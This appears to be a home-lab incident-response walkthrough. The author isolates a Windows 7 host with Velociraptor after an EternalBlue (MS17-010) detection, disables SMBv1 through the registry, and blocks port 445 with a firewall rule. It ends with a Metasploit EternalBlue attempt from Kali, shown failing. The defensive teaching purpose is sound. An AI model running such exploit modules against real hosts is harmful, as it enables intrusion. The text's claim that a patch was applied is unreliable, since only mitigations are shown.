
2024-11-14T21:12:39.339Z



□	○	Client ID	Hostname	FQDN	OS Version	Labels
□	▲	C.239eed43697c1e43	win10-victim	win10-victim	Microsoft Windows 10 Pro10.0.18362 Build 18362	
□	●	C.701f98d1be97cc1f	win7-victim	win7-victim	Microsoft Windows 7 Ultimate Service Pack 16.1.7601 Build 7601	

We will click on the green bar, win7-victim machine.

And we will quarantine by pressing the highlighted quarantine button.




win7-victim

Client ID	C.701f98d1be97cc1f
Agent Version	0.7.0-4
Agent Build Time	2023-11-06T13:13:18Z
First Seen At	2024-11-14T20:06:03Z
Last Seen At	2024-11-14T21:13:24.327Z
Last Seen IP	192.168.18.53:50376
Labels	
Operating System	windows
Hostname	win7-victim
FQDN	win7-victim
Release	Microsoft Windows 7 Ultimate Service Pack 16.1.7601 Build 7601
Architecture	amd64
MAC Addresses	08:00:27:bf:38:de 00:00:00:00:00:00:00:e0

2024-11-14T21:13:26.385Z

By: Abdullah Khalid

We will type our message, for the host that is quarantined. MS17-010 Eternal Blue Exploitation Detected.



Quarantine host


You are about to quarantine this host.

While in quarantine, the host will not be able to communicate with any other networks, except for the Velociraptor server.

MS17-010 Eternal Blue Exploitation Detected

```
win7-victim

Client ID          C.
Agent Version      0.
Agent Build Time   20
First Seen At      20
Last Seen At       20
Last Seen IP       19
Labels

Operating System   windows
Hostname           win7-victim
FQDN               win7-victim
Release            Microsoft Windows 7 Ultimate Service Pack 16.1.7601 Build 7601
Architecture       amd64
MAC Addresses      08:00:27:bf:38:de
                   00:00:00:00:00:00:00:e0

2024-11-14T21:15:13.453Z
```

We will see this message on our Windows 7 machine.



Message from 11/15/2024 2:15 AM


MS17-010 Eternal Blue Exploitation Detected

And we have quarantined the windows 7 host, so it cannot infect another machine in our environment, or the hackers cannot access the information. We have basically taken it offline.

Perform incident response and fix the eternal blue vulnerability with the help of Microsoft Patch

First to fix this issue, we will use powershell to block SMBv1 in the registry.

We will use chatgpt to ask this command.




```
PS C:\> Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters' -Name 'SMB1' -Value 0
PS C:\> _
```

It has set the value to 0 of SMB1 without us even going into regedit.

Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" -Name "SMB1" -Value 0


Now, we will block the SMB incoming connection on port 445 through the firewall as well.

We will go to firewall.



Click on Windows Firewall with Advanced Security.

Click on Inbound rules and the New rule written on the right side.



Rule Type

Select the type of firewall rule to create.

What type of rule would you like to create?


○ **Program**
Rule that controls connections for a program.

● **Port**
Rule that controls connections for a TCP or UDP port.

○ **Predefined:**
BranchCache - Content Retrieval (Uses HTTP)
Rule that controls connections for a Windows experience.

○ **Custom**
Custom rule.

We will add the port.



New Inbound Rule Wizard

Protocol and Ports

Specify the protocols and ports to which this rule applies.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

Does this rule apply to TCP or UDP?

● TCP

○ UDP

Does this rule apply to all local ports or specific local ports?


○ All local ports

● Specific local ports: 445

Example: 80, 443, 5000-5010

Learn more about protocol and ports

The port number of SMB is 445.



New Inbound Rule Wizard

Action

Specify the action to be taken when a connection matches the conditions specified in the rule.

What action should be taken when a connection matches the specified conditions?

○ **Allow the connection**


This includes connections that are protected with IPsec as well as those are not.

○ **Allow the connection if it is secure**

This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.

● **Block the connection**

We will say it to block all connection from this port.



Profile

Specify the profiles for which this rule applies.


When does this rule apply?

☑ **Domain**
Applies when a computer is connected to its corporate domain.

☑ **Private**
Applies when a computer is connected to a private network location.

☑ **Public**
Applies when a computer is connected to a public network location.

On all of them.




Name

Specify the name and description of this rule.

Name: SMBv1 Port Block

Description (optional):


And then write our firewall rule name.


Windows Firewall with Advanced Security
File
Action
View
Help
Windows Firewall with Advance
Inbound Rules
Outbound Rules
Connection Security Rules
Inbound Rules
Actions
Inbound Rules
New Rule...

Name	Group	Profile	Enabled	Action
SMBv1 Port Block		All	Yes	Block

Our firewall rule is created.

We will re-confirm through our Kali machine if the attack can still happen or is it still vulnerable



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.18.32:4444
[*] 192.168.18.53:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.18.53:445     - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.18.53:445     - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.18.53:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

And we cannot exploit it. The MS17-010 vulnerability has been patched on this windows 7 computer.

By: Abdullah Khalid